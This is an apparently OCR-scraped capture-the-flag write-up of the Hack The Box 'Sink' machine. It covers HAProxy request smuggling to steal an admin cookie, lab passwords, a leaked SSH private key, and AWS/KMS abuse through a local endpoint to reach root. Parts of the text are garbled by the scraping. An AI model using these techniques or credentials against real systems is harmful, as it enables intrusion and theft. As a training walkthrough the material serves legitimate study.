
## sink


```
(root⊕ kali)-[/Documents/htb/boxes/sink]
nmap -sC -sV -p- 10.10.10.225
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 20:25 EDT
Nmap scan report for 10.10.10.225
Host is up (0.058s latency).
Not-shown: 65532 closed ports
         STATE SERVICE VERSION
22/tcp
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
         open ssh
 ssh-hostkey:
    3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
    256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
    256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
3000/tcp open ppp?
5000/tcp open http
                               Gunicorn 20.0.0
  http-server-header: gunicorn/20.0.0_
  http-title: Sink Devops
```

## Port-5000


There is a simple Sign in Page.




Let's register and log in.



## Sign up




We Log In successfully.



DevOps is a set of practices that combines software development and IT

## After some enumeration i found something interesting.



Server: gunicorn/20.0.0

Via: haproxy


After some google i found CVE-2019-18277 request smuggling vulnerability

https://nathandavison.com/blog/haproxy-http-request-smuggling I share a vedio for better Understanding.

https://www.youtube.com/watch?-

v=ng0ndhkfV M&ab channel=RapidSafeGuard

Change the req and add the same Cookie and \_csrf token but don't chage your session cookie.



Now you see a "Cwo=" this is base64 encode string you need to select this and press "control+shift+b" to unbase64 this and then your req look like this which will be show in the photo.

```
Upgrade-Insecure-Requests: 1 \r \n
Transfer-Encoding: 0b chunked \r \n
```

Now send the req.

Now reload the home page and you got the admin cookie.

Comment By: saad

None Delete


Comment By: saad

None Delete


Comment By: saad

GET /notes/delete/1234 HTTP/1.1 Host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept-Encoding: gzip, deflate Accept: \*/\* Cookie: session=eyJlbWFpbCl6ImFkbWluQHNpbmsuaHRiIn0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY X-Forwarded-For: 127.0.0.1 Delete


Now add the admin cookie using cookie editor and reload the page.




## We are admin now let's check the notes.



## There is three notes Let's check all.






ID	Link	Action
1	View	Delete
2	View	Delete
3	View	Delete




## Note (2): Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3

# Note (3): Nagios URL: https://nagios.sink.htb Username: nagios\_adm Password: g8<H6GK\{\*L.fB3C

Let's try these creads on port 3000



We got login successfully.



After some enumeration i found a id\_rsa\_marcus key of marcus.

Location: <a href="http://10.10.10.225:3000/root/Key\_Management/commit/b01a6b7ed372d154ed0bc43a342a5e1203d07b1e">http://10.10.10.225:3000/root/Key\_Management/commit/b01a6b7ed372d154ed0bc43a342a5e1203d07b1e</a> id\_rsa\_marcus



### t3 3 changed files with 89 additions and 0 deletions

```
+38 -0 .keys/dev_keys
           AA -0,0 +1,38 AA
              -- BEGIN OPENSSH PRIVATE KEY--
        + b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
        + NhAAAAAWEAAQAAAYEAxi7KuoC8cHhmx75Uhw86ew4fXrZJehoHB0LmUKZj/dZVZpDBh27d
        + Pogq11/CNSK3Jqf7BXLRh0oH464bs2RE9qTPWRARFNOe5sj1tq7IW1w76HYyhrNJpux/+E
        + o0ZdYRwkP91+oRwdWXsCsj5NUkoOUp8O9yzUBOTwJeAwUTuF7Ja1/1RpqoFVs8WqqqqQqG
        + EEiE00TxF5Rk9gWc43wrzm2gkrwrSZycvUdMpvYG0Xv5szkd27C08uLRaD7r45t77kCDtX
          4ebL8QLP5LDiMaiZguzuU3XwiNAyeUlJcjKLHH/qe5mYpRQnDz5KkFDs/UtqbmcxWbiuXa
           JhJvn5ykkwCBU5t5f0CKK7fYe5iDLXnyoJSPNEBzRSExp3hy3yFXvc1Tg0htiD1Dag4QEl
        + 0DzlNgMsPEGvYDXMe7ccsFuLtC+WWP+94ZCnPNRdqSDza5P6H1J136ZX34S2uhVt5xFG5t
        + TIn2BA5hRr8sTVolkRkLxx1J45WfpI/8Mh0+HMM/AAAFiCjlruEo5a7hAAAAB3NzaC1yc2
        + EAAAGBAMYuyrqAvHB4Zse+VIcNOnsOH162SXoaBwTi51CmY/3WVWaQwYdu3T6IKtZfwjUi
        + tyan+wVy0YdKB+OuG7NkRPYEz1kQERTTnubI9bYOyFtcO+h2MoazSabsf/hKNGXWEcJD/d
        + fqEcHV17ArI+TVJKD1KdDvcs1ATk8CXqMFE7heyWpf5UaaqBVbPFqoIKkKhhBIhNNE8ReU
        + ZPYFnON8K85tqpK8K0mcnL1HTKb2Bjl7+bM5HduwtPLi0Wg+6+Obe+5Ag7V+Hmy/ECz+Sw
    14
        + 4jGomYLs7lN18IjQMnlJSXIyixx/6nuZmKUUJw8+SpBQ7P1Lam5nMVm4rl2iYSb5+cpJMA
        + qV0beX9Aiiu32HuYgy158qCUjzRAc0UhMad4ct8hV73NU4DobYg9Q2o0EBJdA85TYDLDxB
        + r2A1zHu3HLBbi7Qvllj/veGQpzzUXakg82uT+h5Sdd+mV9+EtroVbecRRubUyJ9gQOYUa/
        + LE1aJZEZC8cdSe0Vn6SP/DITvhzDPwAAAAMBAAEAAAGAEFXnC/x0i+jAwBImMY0boG0H10
    18
        + z9nXzruzFqvqEYe0Hj5DJmYV14CyF6NnVqMqsL4bnS7R4Lu1UU1WWSjvTi4kx/Mt4qKkdP
        + P8KszjbluPIfVgf4HjZFCedQnQywyPweNp8YG2YF1K5gdHr52HDhNgntqnUyR0zXp5eQXD
        + tc5s0ZYpVI9srks+3zSZ22I3jkmA8CM8/o94KZ19Wamv2vNrK/bpzoDIdGPCvWW6TH2pEn
        + gehhV6x3HdYoYK1fFEHKjhN7uxX/A3Bbvve3K11+6uiDMIGTTlgDHWeHk1mi9Sl05YlcXE
        + u6pkBMOwMcZpIjCBWRqSOwlD7/DN7Rydt0bSEF3dNAZeu2tU29PDLusXcd9h0h0KxZ019j
        + 8T0UB92P0+kUjwsEN0hMBGtUp6ceyCH3xzoy+0Ka7oSDgU59ykJcYh7IRNP+fbnLZvggZj
        + DmmLxZqnXzWbZUT0u2V1yG/pwvBQ8FAcR/PBnli3us2UAjRmV8D5/ya42Yr1qnj6bBAAAA
        + wDdnyIt/T1MnbQ0qkuyuc+KB5S9tanN34Yp1AIR3pDzEznhrX49qA53I9CSZbE2uce7eFP
        + MuTtRkJ02d15XVFnFW0XzzPI/u024KF0ztc0klHRf+q06yIG/Y+wflmyLb74qj+PHXwXqv
        + EVhqJdfWQYSywFapC40WK8zLHTCv49f5/bh7kWHipNmshMgC67QkmqCgp3ULsvFFTV0Jpk
    28
          jzKyHezk25qIPzpGvbIGDPGvsSYTdyR60V6irxxnymdXyuFwAAAMEA9PN7IO0gA5J1CIvU
        + cs5Vy/qvo2ynrx7Wo8zo4mUSlafJ7eo8FtHdjna/eFaJU0kf0RV2UaPqGWmPZQaQiWbfqL
          k4hvz6jDYs9MNTJcLq+oIvtTZ2u0/lloqIAVdL4cxj5h6ttqG13Vmx2pB0Jn+w0Lv+7HS6
          70ZcmTiiFwv05yxahPPK14UtTsuJMZ0HqHhq2kH+3qqIhU1yFVUwHuqDXbz+jvhNrKHMFu
        + BE400nSq8vApFv4BR9CSJxsxEeKvRPAAAAwQDPH00Z4xF9A2IZYiea02GtQU6kR2EndmQh
        + nz6oYDU3X9wwYmlvAIjXAD9zRbdE7moa5o/xa/bHSAHHr+dlNFWvOn+KsbnAhIFfT2OYvb
          TyVkiwpa8uditQUeKU7Q7e7U5h2yv+q8yxyJbt087FfUs/dRLuEeSe3ltcXsKjujv0bGC1
        + H6wje1uuX+VDZ8UB71J9HpPJiNawoBQ1hJfuveMjokkN2HR1rrEGHTDoSDmcVPxmHBWsHf
        + 5UiCmudIHQVhEAAAANbWFyY3VzQHVidW50dQECAwQFBg==
        + ----END OPENSSH PRIVATE KEY---
```

Let's ssh in.




```
ili)-[/Documents/htb/boxes/sink]
    chmod 600 id rsa marcus
   (root@ kali)-[/Documents/htb/boxes/sink]
    ssh -i id rsa marcus marcus@10.10.10.225
The authenticity of host '10.10.10.225 (10.10.10.225)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.225' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
                   https://ubuntu.com/advantage
 * Support:
  System information as of Tue 08 Jun 2021 03:07:46 AM UTC
  System load:
                                    0.47
                                    38.0% of 17.59GB
  Usage of /:
  Memory usage:
                                    56%
  Swap usage:
                                    0%
  Processes:
                                    301
  Users logged in:
  IPv4 address for br-85739d6e29c0: 172.18.0.1
  IPv4 address for docker0:
                                    172.17.0.1
  IPv4 address for ens160:
                                    10.10.10.225
  IPv6 address for ens160:
                                    dead:beef::250:56ff:feb9:88de
79 updates can be installed immediately.
26 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Wed Jan 27 12:14:16 2021 from 10.10.14.4
marcus@sink:~$ id
uid=1001(marcus) gid=1001(marcus) groups=1001(marcus)
```

## Privilege escalation

In the previous enumeration on port 3000 i also found a file called e8d68917f2570f3695030d0ded25dc95738fb1ba which has key and secret it is mainly a aws operation.

location: <a href="http://10.10.10.10.225:3000/root/Log\_Management/-commit/e8d68917f2570f3695030d0ded25dc95738fb1ba">http://10.10.10.225:3000/root/Log\_Management/-commit/e8d68917f2570f3695030d0ded25dc95738fb1ba</a>



Let's configure the aws console inside ssh connection.

```
marcus@sink:~$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: eu
Default output format [None]: json
```

After that let's list the secrets

```
marcus@sink:~$ aws --endpoint-url="http://127.0.0.1:4566/" secretsmanager list-secrets
    "SecretList": [
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-mVHId",
            "Name": "Jenkins Login",
            "Description": "Master Server to manage release cycle 1",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            "Tags": [],
            "SecretVersionsToStages": {
                "6862c436-2186-4b34-bc99-9237d9aea858": [
                    "AWSCURRENT"
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-pCqZp",
            "Name": "Sink Panel",
            "Description": "A panel to manage the resources in the devnode",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules":
                "AutomaticallyAfterDays": 0
            "Tags": [],
            "SecretVersionsToStages": {
                "21ff916d-351a-4087-bde4-02656308e69e": [
                    "AWSCURRENT"
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG",
            "Name": "Jira Support",
            "Description": "Manage customer issues",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "'
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            "Tags": [],
            "SecretVersionsToStages": {
                "39d8bb51-d915-4834-94c4-c1ee5f64c1f1": [
                    "AWSCURRENT"
```

## Got the david password.

## Change the user to david

```
marcus@sink:~$ su david
Password:
david@sink:/home/marcus$ id
uid=1000(david) gid=1000(david) groups=1000(david)
```

I found the servers.enc file inside /home/david/Projects/-Prod\_Deployment. this is an encrypted file. decrypt the file still needs to be operated through aws.

```
david@sink:/home/marcus$ cd /home/david/
david@sink:~$ ls -al
total 28
drwxr-xr-x 4 david david 4096 Feb 1 08:46 .
drwxr-xr-x 5 root root 4096 Dec
                                  2 2020 ...
                           9 Dec 2 2020 .bash_history → /dev/null
lrwxrwxrwx 1 david david
-rw-r--r-- 1 david david 220 Dec 2 2020 .bash_logout
-rw-r--r-- 1 david david 3771 Dec 2 2020 .bashrc
drwxrwxr-x 3 david david 4096 Feb 1 08:46 .local
-rw-r--r-- 1 david david 807 Dec 2 2020 .profile
drwxr-x--- 3 david david 4096 Dec 2 2020 Projects
david@sink:~$ cd Projects/
david@sink:~/Projects$ ls
Prod_Deployment
david@sink:~/Projects$ cd Prod_Deployment/
david@sink:~/Projects/Prod_Deployment$ ls
servers.enc
david@sink:~/Projects/Prod_Deployment$ file servers.enc
servers.enc: data
```

After analyze the file i found that this project comes with listkeys, and it reports an error when running directly We need to change the version inside to latest one.

So let's configure the aws first with the david user.

```
david@sink:~/Projects/Prod_Deployment$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

After that let's list the keys.

```
david@sink:~/Projects/Prod_Deployment$ aws --endpoint-url="http://127.0.0.1:4566/" kms list-keys
    "Keys": [
            "KeyId": "0b539917-5eff-45b2-9fa1-e13f0d2c42ac",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/0b539917-5eff-45b2-9fa1-e13f0d2c42ac"
            "KeyId": "16754494-4333-4f77-ad4c-d0b73d799939",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/16754494-4333-4f77-ad4c-d0b73d799939"
            "KeyId": "2378914f-ea22-47af-8b0c-8252ef09cd5f",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/2378914f-ea22-47af-8b0c-8252ef09cd5f"
            "KeyId": "2bf9c582-eed7-482f-bfb6-2e4e7eb88b78",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/2bf9c582-eed7-482f-bfb6-2e4e7eb88b78"
            "KeyId": "53bb45ef-bf96-47b2-a423-74d9b89a297a",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/53bb45ef-bf96-47b2-a423-74d9b89a297a"
            "KeyId": "804125db-bdf1-465a-a058-07fc87c0fad0",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0"
            "KeyId": "837a2f6e-e64c-45bc-a7aa-efa56a550401",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/837a2f6e-e64c-45bc-a7aa-efa56a550401"
            "KeyId": "881df7e3-fb6f-4c7b-9195-7f210e79e525",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/881df7e3-fb6f-4c7b-9195-7f210e79e525"
            "KeyId": "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/c5217c17-5675-42f7-a6ec-b5aa9b9dbbde"
            "KeyId": "f0579746-10c3-4fd1-b2ab-f312a5a0f3fc",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/f0579746-10c3-4fd1-b2ab-f312a5a0f3fc"
            "KeyId": "f2358fef-e813-4c59-87c8-70e50f6d4f70",
            "KeyArn": "arn:aws:kms:us-east-1:0000000000000:key/f2358fef-e813-4c59-87c8-70e50f6d4f70"
    ]
```

## Now we need to decrypt the keys.

```
yment/servers.enc" --encryption-algorithm "RSAES_OAEP_SHA_256" --output "text" --query "Plaintext"; done

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:


An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InternalFailureException) when calling the Decrypt operation:

An error occurred (InternalFailureException) when calling the Decrypt operation (reached max retries: 4): key type not yet supported for decryption

H4SIAAAAAAAAAYOLSPLLSTWQ8ZNYAAVMAACMXMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYKCrkJyalFJsV5xZl
6ZXKZJElSwLLE6pwQhmJXaBhIoLYaYnZeYmZqlkJiSm5kHMjixuNhNKIb40tSqlNFDRNdLU0SMtiYhroINiRIJiaPavzkynmR2E878hLP+bGALZBoaG5qamo/mfHsCgsY3JUVn16ra3Ea8jq+qJhVuVUw32RXC+5E7RteNPdm7ff712xavQy6bs
qbYZ03aItJDyX2ATNG-inunb8t2GdR9yUK4ZONIffdsSs8641uwBr95xPdoDtl9cA+janZtRmJyt8crn9a5V7e9aXp1Bc07bfCFyZ0v1w6a8vLAw70G9crNK/RwukXUDTQATEKRSEoGAWjYBSMglEwcKbBKBgFo2AUjIJRMApGwSgYBa
NgFIyCUTAKRSEoGAWjYBSMglEwRAEATgL7TAAoAAA=
```

Now let's decrypt this base64 string with CyberChef



Now click on servers.yml and we got the root password.

User: admin

Password: \_uezduQ!EY5AHfe2



Now let's ssh in with root.

```
i)-[/Documents/htb/boxes/sink]
   ssh root@10.10.10.225
root@10.10.10.225's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
  System information as of Tue 08 Jun 2021 03:32:59 AM UTC
                                   0.08
 System load:
                                   38.1% of 17.59GB
 Usage of /:
 Memory usage:
                                   57%
  Swap usage:
                                   0%
  Processes:
                                   300
  Users logged in:
  IPv4 address for br-85739d6e29c0: 172.18.0.1
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:
                                   10.10.10.225
  IPv6 address for ens160:
                                   dead:beef::250:56ff:feb9:88de
79 updates can be installed immediately.
26 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
You have new mail.
Last login: Mon Feb 1 10:35:07 2021
root@sink:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sink:~# ls
automation desync docker-compose.yml root.txt snap
root@sink:~# cat root.txt
c654d8cadf21df6080d7388a9e29e66d
root@sink:~#
```